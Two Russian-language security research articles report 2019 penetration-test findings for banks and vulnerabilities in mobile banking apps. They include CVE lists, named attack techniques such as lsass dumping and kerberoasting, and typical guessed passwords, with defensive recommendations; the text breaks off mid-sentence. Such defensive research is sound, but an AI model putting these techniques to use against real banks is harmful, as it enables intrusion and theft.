Кредитно-финансовый сектор: тестируем на проникновение

Евгений Гнедин

Каждый год эксперты Positive Technologies проводят десятки тестирований на проникновение («пентестов») корпоративных информационных систем организаций из разных отраслей. В данной статье мы покажем результаты 18 пентестов (8 внешних тестирований и 10 внутренних) для организаций кредитно-финансового сектора, проведенных в 2019 году.

Основной целью пентестера при проведении внешнего тестирования было проникновение из интернета в локальную корпоративную сеть организации, а при внутреннем — получение максимально возможных привилегий в корпоративной инфраструктуре (компрометация контроллеров доменов, получение привилегий администраторов доменов или леса доменов[1]). В отдельных пентестах руководство организации ставило задачу продемонстрировать возможность получения контроля над критически важными системами (например, системами управления банкоматами, SWIFT, АРМ КБР, рабочими станциями топ-менеджеров). Сделанные выводы могут не отражать актуальное состояние защищенности информационных систем в других компаниях кредитно-финансового сектора. Данное исследование проведено с целью обратить внимание специалистов по ИБ на наиболее актуальные проблемы и помочь им своевременно выявить и устранить уязвимости.

Ключевые результаты

- Внешний злоумышленник может проникнуть из интернета в локальную сеть семи из восьми протестированных компаний. Общий уровень защищенности сетевого периметра шести финансовых организаций был оценен как крайне низкий.
- Для проникновения во внутреннюю сеть банка в среднем требуется пять дней.
- Во всех 10 организациях, где проводился внутренний пентест, удалось получить максимальные привилегии в корпоративной инфраструктуре. Причем в семи проектах полный контроль был получен в результате продолжения успешной внешней атаки из интернета. В трех проектах стояла дополнительная цель — продемонстрировать возможность хищения денежных средств банка потенциальным злоумышленником, и во всех трех проектах удалось продемонстрировать такую возможность.
- Для получения полного контроля над инфраструктурой банка внутреннему злоумышленнику потребуется в среднем два дня.
- Общий уровень защищенности корпоративной инфраструктуры большинства финансовых организаций от внутренних атак оценивается как крайне низкий.
- В рамках трех внешних пентестов и в двух внутренних были выявлены и успешно применены шесть уязвимостей нулевого дня в известном ПО.

1. *Лес доменов — это группа деревьев доменов, которые устанавливают двусторонние доверительные отношения между доменами.*

Векторы проникновения в локальную сеть

Злоумышленник может использовать различные способы проникновения в локальную сеть банков. Максимальное количество разных векторов проникновения, которые были обнаружены в рамках одного проекта — пять; минимальное — один.

В одном из банков были выявлены следы более ранних взломов на множестве ресурсов сетевого периметра. Это значит, что банк не только уязвим, а уже был атакован реальным злоумышленником и не смог выявить атаку. Обнаруженное ПО было предположительно китайской разработки, так как все текстовые части интерфейса выполнены китайскими иероглифами.

Сложность векторов проникновения в банки нельзя оценить однозначно. В некоторых случаях для атаки требуется высокая квалификация хакера, как например в векторах атаки с использованием уязвимостей нулевого дня. Злоумышленник должен быть готов не только найти такую уязвимость, но и разработать эксплойт. Но в большинстве организаций наряду со сложным вектором атаки выявлялся и простой, который более вероятно выбрал бы потенциальный преступник. Высоким уровнем сложности охарактеризованы семь из всех обнаруженных векторов проникновения в локальную сеть банков, низким — восемь, средним — один.

Если рассматривать каждый вектор проникновения поэтапно, то можно оценить не только сложность реализации атаки, но и число шагов, требуемых для ее выполнения[2]. В среднем злоумышленнику требуется всего два шага, чтобы проникнуть в локальную сеть банка.

Большинство векторов атаки (44%) основаны на эксплуатации уязвимостей веб-приложений. Во многих случаях для такой атаки потребуется обладать привилегиями пользователя на сайте (иметь личный кабинет), но из-за применения простых паролей многими пользователями эти привилегии злоумышленник может получить путем подбора. А в некоторых системах возможно просто зарегистрировать нового пользователя, используя встроенные механизмы приложения.

Рисунок 1. Доля успешных векторов проникновения в локальную сеть (по категориям)

Не все успешные попытки атак в итоге приводили к проникновению в локальную сеть, однако каждая из них могла принести злоумышленнику определенную полезную для атаки информацию, доступ к важным

2. За один этап или шаг атаки мы принимаем успешное действие нарушителя, которое позволяет ему получить информацию или привилегии, необходимые для дальнейшего развития атаки. В общем случае число шагов может равняться числу различных уязвимостей, которые необходимо проэксплуатировать злоумышленнику последовательно, чтобы достичь поставленной цели.

системам банка или возможность осуществить отказ в обслуживании систем и нарушить работу некоторых бизнес-процессов. Все успешные этапы атак мы распределили на пять основных категорий. Как видим, в каждой четвертой попытке атаки были проэксплуатированы уязвимости веб-приложений, что говорит о недостаточном внимании банков к их защите.




Рисунок 2. Доля успешных атак разных типов

Использование на сетевом периметре устаревших версий ПО является серьезным риском, при этом хотя бы одна атака с использованием известного общедоступного эксплойта оказывалась успешной в каждом втором банке. Примеры использованных уязвимостей (по идентификатору CVE):

- CVE-2018-15133 (уязвимость фреймворка Laravel позволяет выполнять команды на сервере веб-приложения, если злоумышленнику известен APP_KEY приложения);
- CVE-2018-15473 (уязвимость ПО OpenSSH позволяет подбирать идентификаторы системных пользователей);
- CVE-2014-9223 (уязвимость типа «переполнение буфера» устаревшей версии прошивки роутера Zyxel позволяет удаленно выполнить произвольный код);
- CVE-2018-0171 (уязвимость ПО Smart Install для Cisco IOS позволяет удаленно выполнить произвольный код).

Одной из уязвимостей нулевого дня, которую обнаружили эксперты Positive Technologies, была уязвимость CVE-2019-19781 в ПО Citrix Application Delivery Controller (ADC) и Citrix Gateway, которая гипотетически позволяет выполнить произвольные команды ОС на сервере и проникнуть в локальную сеть организации (bit.ly/3dYJ4V1).

Основные угрозы ИБ для сетевого периметра компаний

Внешний злоумышленник может ставить целью не только проникновение в локальную сеть банка, но и получение контроля над сайтом банка или над конкретным сервером. Он может использовать взломанные системы для распространения вредоносного ПО и проведения других атак на клиентов банка и другие компании, используя доверительное отношение к таким ресурсам. Также злоумышленник может получить

учетную запись нужного ему сотрудника, использовать ее в других атаках. Например, он может подключиться к почтовому ящику этого сотрудника, читать его почту и отправлять письма от его имени. Такая атака наиболее опасна в случае компрометации учетных записей высокопоставленных лиц и носит название business email compromise.

Рисунок 3. Угрозы для сетевого периметра финансовых организаций (число компаний)

Векторы атак для получения полного контроля над инфраструктурой внутренним нарушителем

В среднем на каждый банк приходится по два разных вектора атаки, позволяющих получить полный контроль над инфраструктурой. Как и в случае с внешним пентестом, такие векторы можно разделить на основные этапы (шаги). Атакующему приходится переключаться между узлами в локальной сети в поисках тех серверов, где он сможет получить учетную запись администратора домена. Поэтому вектор атаки может оказаться достаточно протяженным, а в среднем состоит из восьми шагов (минимально — два, максимально — 15).

Большинство векторов атак были сложны в реализации, девять характеризуются высокой сложностью (пять — средней, и еще пять — низкой). Для проведения сложной атаки злоумышленнику необходимо обладать высокой квалификацией и понимать, как обойти различные системы защиты. При этом в восьми банках существовал одновременно и альтернативный способ атаки, более простой в реализации, для которого нарушителю достаточно обладать базовыми навыками, использовать общедоступные инструменты и эксплойты.

Во время внутреннего тестирования на проникновение не все атаки попадают в цепочку, которая в результате приведет к получению полного контроля над инфраструктурой. При этом многие уязвимости, которые встречаются на пути к главной цели, могут приводить к реализации значимых для бизнеса рисков. К примеру, может быть получен контроль над рабочей станцией высокопоставленного лица компании или доступ к базам данных, бизнес-системам и различной важной информации, утечка которой повлечет существенные репутационные потери.

В среднем на каждый банк приходилось по 19 успешных попыток атак разных типов, которые приводили к получению важной для продолжения атаки информации или необходимых привилегий в ключевых системах.

Если рассмотреть наиболее распространенные из них, получается следующая картина:




Рисунок 4. Успешные атаки разных типов (число компаний)

В каждом пентесте активно использовались атаки на подбор учетных данных, а также вполне легальные действия в системах, которые позволяли получать несанкционированный доступ или нужную информацию. Например, если сделать дамп процесса lsass.exe в ОС Windows, в дальнейшем можно использовать этот дамп для восстановления учетных данных пользователей ОС атакованного узла. Также к легальным действиям можно причислять запросы к контроллеру домена, получение паролей локальных администраторов из LAPS и другие действия, предусмотренные функциональностью атакуемых систем.

В восьми из 10 банков системы антивирусной защиты, установленные на рабочих станциях и серверах, не препятствовали созданию дампов процессов или запуску специализированных утилит, таких как secretsdump.

В большинстве проектов активно применялись техники атак, использующие архитектурные особенности протокола аутентификации Kerberos (например, pass-the-ticket и kerberoasting).

Недостатки сетевой безопасности выявлялись в каждом проекте, но использованы в атаке были только в двух банках из 10. Это связано с тем, что такие атаки могут нарушить сетевое взаимодействие и приостановить бизнес-процессы, поэтому атаки в большинстве проектов просто не проводились. В связи с этим они не попали на диаграмму на рисунке 4 и составили незначительную долю от всех успешных атак (рисунок 5).

Успешные атаки в рамках всех проведенных внутренних пентестов распределяются по категориям следующим образом:




Рисунок 5. Распределение всех успешных атак по категориям (доля атак)

Из этого распределения видно, насколько много возможностей у потенциального злоумышленника по использованию легитимных действий и инструментов в атаке. Это позволяет скрыть атаку, так как действия хакера становятся почти неотличимы от повседневной работы сотрудников и систем.

Получение полного контроля над инфраструктурой банка открывает нарушителю множество возможностей для компрометации критически важных для бизнеса систем. Если заказчик согласует атаки с целью доступа к таким ресурсам, то они могут быть проведены. Например, в разных банках демонстрировалась возможность получения доступа к следующим типам систем:

- банкоматам,
- рабочим станциям топ-менеджеров,
- серверам карточного процессинга,
- центрам управления антивирусной защитой.

Примеры известных уязвимостей ПО, выявленных в корпоративной сети банков

В локальной сети банков по-прежнему можно встретить множество необновленных систем, содержащих опасные уязвимости. Например, следующие:

- CVE-2018-9276 (уязвимость в ПО PRTG Network Monitor позволяет выполнить команды ОС на сервере при наличии прав администратора приложения);
- CVE-2016-2004 (уязвимость в ПО HP Data Protector позволяет удаленно выполнить произвольный код);
- CVE-2018-0171 (уязвимость ПО Smart Install для Cisco IOS позволяет удаленно выполнить произвольный код);
- CVE-2019-0686 (уязвимость ПО Microsoft Exchange Server позволяет повысить привилегии в системе);
- CVE-2017-10271 (уязвимость в ПО Oracle WebLogic Server с уязвимым компонентом WLS-WSAT позволяет удаленно выполнить произвольные команды на сервере).

Встречались и столь известные уязвимости, как рассмотренные в бюллетенях безопасности MS17-010 (использовалась в атаке WannaCry) и даже MS08-067, позволяющие получить полный контроль над ОС Windows.

Другие интересные факты

Во время проведения внешнего пентеста может быть полезна любая дополнительная информация о тестируемой организации и ее системах. Поэтому на этапе разведки, когда собирается информация из общедоступных источников, анализируются в том числе такие площадки, как социальные сети, базы утечек, ресурсы для публикации проектов с открытым исходным кодом. В частности, были обнаружены и использованы в атаках следующие типы данных о банках:

- файлы конфигурации систем,
- учетные данные для доступа к СУБД,
- IP-адреса банковских систем,
- персональные данные сотрудников и клиентов,

- значения ключа APP_KEY приложения (используется в атаке на фреймворк Laravel),
- листинги директорий.

Не меньший интерес представляют и подобранные простые пароли пользователей. Потенциальный злоумышленник может составлять специальные словари из подобранных значений и применять их для атак на другие ресурсы компании. Ведь пользователи могут использовать одинаковые пароли для разных систем, что повышает шанс успешной атаки.

Подавляющее большинство успешно подобранных паролей были составлены предсказуемым образом. Если рассмотреть пароли, подобранные на сетевом периметре банков, то половина из них была различными комбинациями месяца или времени года с цифрами, обозначающими год (например, Fduecn2019, Зима2019). Часто такие пароли используются сотрудниками для доменной учетной записи и подключения к корпоративным ресурсам. А на втором месте по распространенности оказались пароли типа 123456, 1qaz!QAZ, Qwerty1213, которые составляются из близкорасположенных клавиш на клавиатуре. Пользователи часто пытаются усложнять пароль за счет изменения раскладки клавиатуры при наборе слова, однако пентестеры в курсе такой хитрости и учитывают ее в используемых для подбора словарях.




Рисунок 6. Подобранные пароли на сетевом периметре по категориям (доля паролей)

Во внутренней инфраструктуре банков картина похожа. В каждом втором банке использовались различные словарные комбинации для паролей (например, AB1234567, admin123) или пароли, состоящие из соседних клавиш (такие как !QAZ2wsx). Причем в рамках одного домена может быть множество (доходит до нескольких сотен) пользователей с одинаковым паролем. К примеру, в одном из банков было подобрано более 500 учетных записей с паролем qwerty123 для доменных учетных записей. Это может происходить, когда для вновь созданных учетных записей используется один и тот же пароль, который сотрудник должен поменять при первом входе в систему. Однако в данном примере учетные записи оказались активны. Если наша догадка верна, то, вероятно, пользователи их не сменили, либо установили сами при последующей смене учетных данных.

Выводы

Уровень защищенности корпоративной инфраструктуры банков от целенаправленной атаки со стороны как внешнего, так и внутреннего злоумышленника, достаточно низкий. В компаниях, в которых не обеспечены эффективный мониторинг событий ИБ и реагирование на выявленные инциденты, нарушитель может не только получить контроль над ключевыми системами, но и проводить атаки, нацеленные на хищение денег. Поэтому мы рекомендуем регулярно проводить тестирование на проникновение и тренинги сотрудников ИБ в рамках red teaming. Это позволит обнаруживать и своевременно устранять потенциальные векторы атак на критически важные ресурсы, а также отработать действия служб ИБ в случае выявления реальной кибератаки, проверить эффективность используемых средств защиты и мониторинга.

Уязвимости и угрозы мобильных банков

Ольга Зиненко

Отсканируйте код, чтобы ознакомиться с полной версией исследования

В данной статье приведены уязвимости клиентской и серверной частей мобильных банковских приложений, связанные с ошибками в коде, недостатками клиент-серверного взаимодействия, а также ошибками реализации механизмов защиты.

Мобильные банки больше других мобильных приложений подвержены нападениям злоумышленников. А значит, вопросам их безопасности должно уделяться больше внимания и со стороны банка, и со стороны пользователя. Однако ни одно из исследованных мобильных банковских приложений не обладает приемлемым уровнем защищенности. Банки не защищаются от угроз анализа мобильных приложений, не уделяют достаточно внимания защите исходного кода, хранят важные данные на мобильных устройствах в открытом виде, допускают ошибки, позволяющие обходить механизмы аутентификации и авторизации, подбирать учетные данные к приложению. Сделанные выводы могут не отражать актуальное состояние защищенности мобильных банков других организаций кредитно-финансового сектора. Анализ проведен с целью обратить внимание разработчиков приложений и специалистов по ИБ в финансовой отрасли на наиболее актуальные проблемы и помочь им своевременно устранить уязвимости.




Рисунок 1. Доля всех уязвимостей в клиентских частях разных мобильных ОС

Уязвимости клиентских частей приложений

Ни одна из исследованных клиентских частей мобильных банковских приложений не обладает приемлемым уровнем защищенности.

Клиентские части мобильных банковских приложений, разработанные для iOS, содержали меньше уязвимостей, чем приложения для Android. Все недостатки в мобильных банках для iOS были не выше среднего уровня риска. В то время как 29% приложений для Android содержали уязвимости высокого уровня риска.

Больше возможностей — больше уязвимостей

Наиболее опасные уязвимости выявлены в Android-приложениях и связаны с небезопасной обработкой ссылок deeplink. Технология deeplinking[1] используется по-разному в версиях для iOS и для Android. Разработчикам Android-приложений предоставляется больше свободы в реализации различной функциональности. Это причина большего количества уязвимостей в сравнении с iOS-приложениями. Но это не значит, что разработчики iOS-приложений не могут допустить ошибки. Безопасность мобильного банка в первую очередь зависит от применения практики безопасной разработки (Security Development Lifecycle, SDL).

1. *Технология, благодаря которой пользователь может перемещаться между приложениями или разделами одного приложения в заранее определенные разделы с помощью специальных ссылок, подобно тому, как это сделано в веб-приложениях.*




Рисунок 2. Среднее количество уязвимостей на одно приложение




Рисунок 3. Доля уязвимостей разных типов

в 100% ***клиентских частей*** мобильных банков недостаточно защищен код:

- отсутствует обфускация кода;
- отсутствует защита от внедрения кода и «перепаковки»;
- в коде содержатся имена классов и методов.

Исследование показало, что банки не защищаются от угрозы анализа исходного кода, которая возникает в случае недостаточной его защиты. Для эксплуатации уязвимостей в коде злоумышленникам нужно получить к нему доступ, а для этого достаточно скачать приложение из Google Play или App Store и затем его декомпилировать.

Отсутствие обфускации кода позволяет его анализировать и находить такие важные данные, как, например, тестовые логины и пароли.

Рекомендация для разработчиков

Используйте методы запутывания кода, усложняющие злоумышленникам его чтение и анализ. Примером запутывания может служить процедура удаления символов, проводимая на этапе сборки приложения. Она заключается в замене исходных имен классов и методов случайными или однобуквенными именами. Можно использовать специализированные программные средства, например ProGuard для Android или Sirius Obfuscator и SwiftShield для iOS.

Рисунок 4. Топ-10 уязвимостей мобильных банков (количество уязвимых приложений)




Рисунок 5. Условия эксплуатации уязвимостей

Для эксплуатации ряда уязвимостей в клиентских частях мобильных банков злоумышленнику достаточно установить на устройство жертвы вредоносное приложение, например в ходе фишинговой атаки. Небезопасная обработка ссылок deeplink — это пример уязвимости высокого уровня риска, эксплуатация которой может привести к финансовым потерям банка.

Рекомендация для разработчиков

При реализации deeplinking появляется еще одна точка входа в приложение, которой может воспользоваться злоумышленник. Необходимо учитывать, что все параметры, передаваемые с помощью механизма deeplinking, поступают из ненадежного источника и должны проходить проверку и фильтрацию перед передачей в соответствующие методы исходного кода.

В файловой системе клиентской части практически каждого второго приложения хранится конфиденциальная информация в незашифрованном виде. Для доступа к этим данным злоумышленнику необходимы права root или jailbreak. Доступ к устройству может быть как физический, так и с использованием вредоносного приложения, которое эти права может получить.

Рисунок 6. Разглашенная информация (число приложений)

43%

приложений хранят важные данные на мобильном устройстве в открытом виде

Рекомендация для разработчиков

На мобильном устройстве нужно хранить только необходимый объем данных. Требуемые данные должны запрашиваться с сервера только во время работы с приложением и после завершения работы должны быть удалены. Шифруйте конфиденциальную информацию, хранящуюся на устройстве, но при этом обеспечьте безопасное управление ключами шифрования. Для защиты данных на снимках состояния экрана используйте специальное фоновое изображение, которое будет перекрывать экран мобильного банка, содержащий важную информацию.

Рисунок 7. Топ-3 угроз мобильных банков (число приложений)

Только один мобильный банк из исследованных не содержал уязвимостей, позволяющих злоумышленнику получить доступ к данным пользователя. В 13 из 14 приложений возможно проведение атаки типа «человек посередине» из-за отсутствия механизма certificate pinning для осуществления проверки SSL-сертификатов, небезопасной реализации защищенного соединения, а также использования небезопасных внешних ссылок на объекты. В случае успешной атаки злоумышленник может получить доступ к важной информации пользователя, читать и изменять передаваемые данные между сервером и клиентским приложением.

Уязвимости серверных частей приложений

Более половины серверных частей мобильных банков содержат уязвимости высокого уровня риска. Уровень защищенности серверных частей не превышает средний, для трех приложений он был оценен как низкий, а у одного — крайне низкий.

23 уязвимости
в среднем содержатся
в серверной части каждого
мобильного банка




Рисунок 8. Доля уязвимостей различного уровня риска

Рисунок 9. Доля уязвимостей разных типов

Рисунок 10. Топ-5 уязвимостей (число серверных частей)

Большинство уязвимостей, позволяющих проводить подбор пароля, связаны с недостатками реализации механизма предоставления одноразовых паролей (one-time password, OTP). Наиболее распространенная проблема — когда при превышении количества попыток ввода одноразовый пароль продолжает оставаться действительным.

Рекомендация для разработчиков

Интегрируйте в жизненный цикл разработки принципы SDL, в которые входит анализ защищенности кода еще в процессе его написания.

Рисунок 11. Угрозы мобильных банков (число серверных частей)

Данные банковских карт под угрозой в трети мобильных банков

Уязвимости серверных частей мобильных банков могут быть использованы для атак на пользователей в пяти из семи случаев.

Вследствие недостатков аутентификации или авторизации злоумышленники могут получить несанкционированный доступ к приложению. Кроме того, именно аутентификационные данные оказались наиболее уязвимы: логины и пароли от личных кабинетов пользователей мобильных банков под угрозой в пяти серверных частях мобильных банков.

Информация, полученная в результате эксплуатации уязвимостей в мобильном банке, может быть использована для совершения мошеннических операций, а также при планировании других атак на банк и его клиентов

Что нужно знать пользователю

Если пользователь намеренно повышает свои привилегии в ОС (jailbreak в iOS или root для Android) или не устанавливает пинкод для разблокировки устройства, то у нарушителя появляется больше возможностей для злонамеренных действий.

Рекомендация для пользователей

Не повышайте привилегии до административных (jailbreak или root). Это открывает доступ к файловой системе и отключает механизмы защиты ваших данных. Обязательно установите пинкод для разблокировки устройства, чтобы ограничить возможности злоумышленника при физическом доступе.

Для реализации некоторых сценариев атак хакеру могут потребоваться действия со стороны пользователя: переход по ссылке, установка вредоносного приложения, ввод данных на поддельном сайте.

Рекомендация для пользователей

Не переходите по ссылкам от незнакомых людей в SMS и мессенджерах. Никогда не подтверждайте запросы на установку сторонних программ на ваш смартфон. Загрузку приложений осуществляйте только из официальных магазинов приложений Google Play и App Store. Обращайте внимание на информацию о разработчике приложения и количество скачиваний.

Некоторые уязвимости могут быть связаны с недостатками мобильной ОС. Однако компании Google и Apple активно вносят изменения в свои продукты и публикуют обновления. Примечательно, что информация об уязвимостях становится публичной после того, как вендор выпускает патч. Этой информацией могут воспользоваться злоумышленники для атак на пользователей, которые не успели установить обновление.

Рекомендация для пользователей

Своевременно устанавливайте обновления ОС и мобильных приложений.

Заключение

Исследование показывает, что мобильные банки содержат недостатки, которые могут привести к таким последствиям:

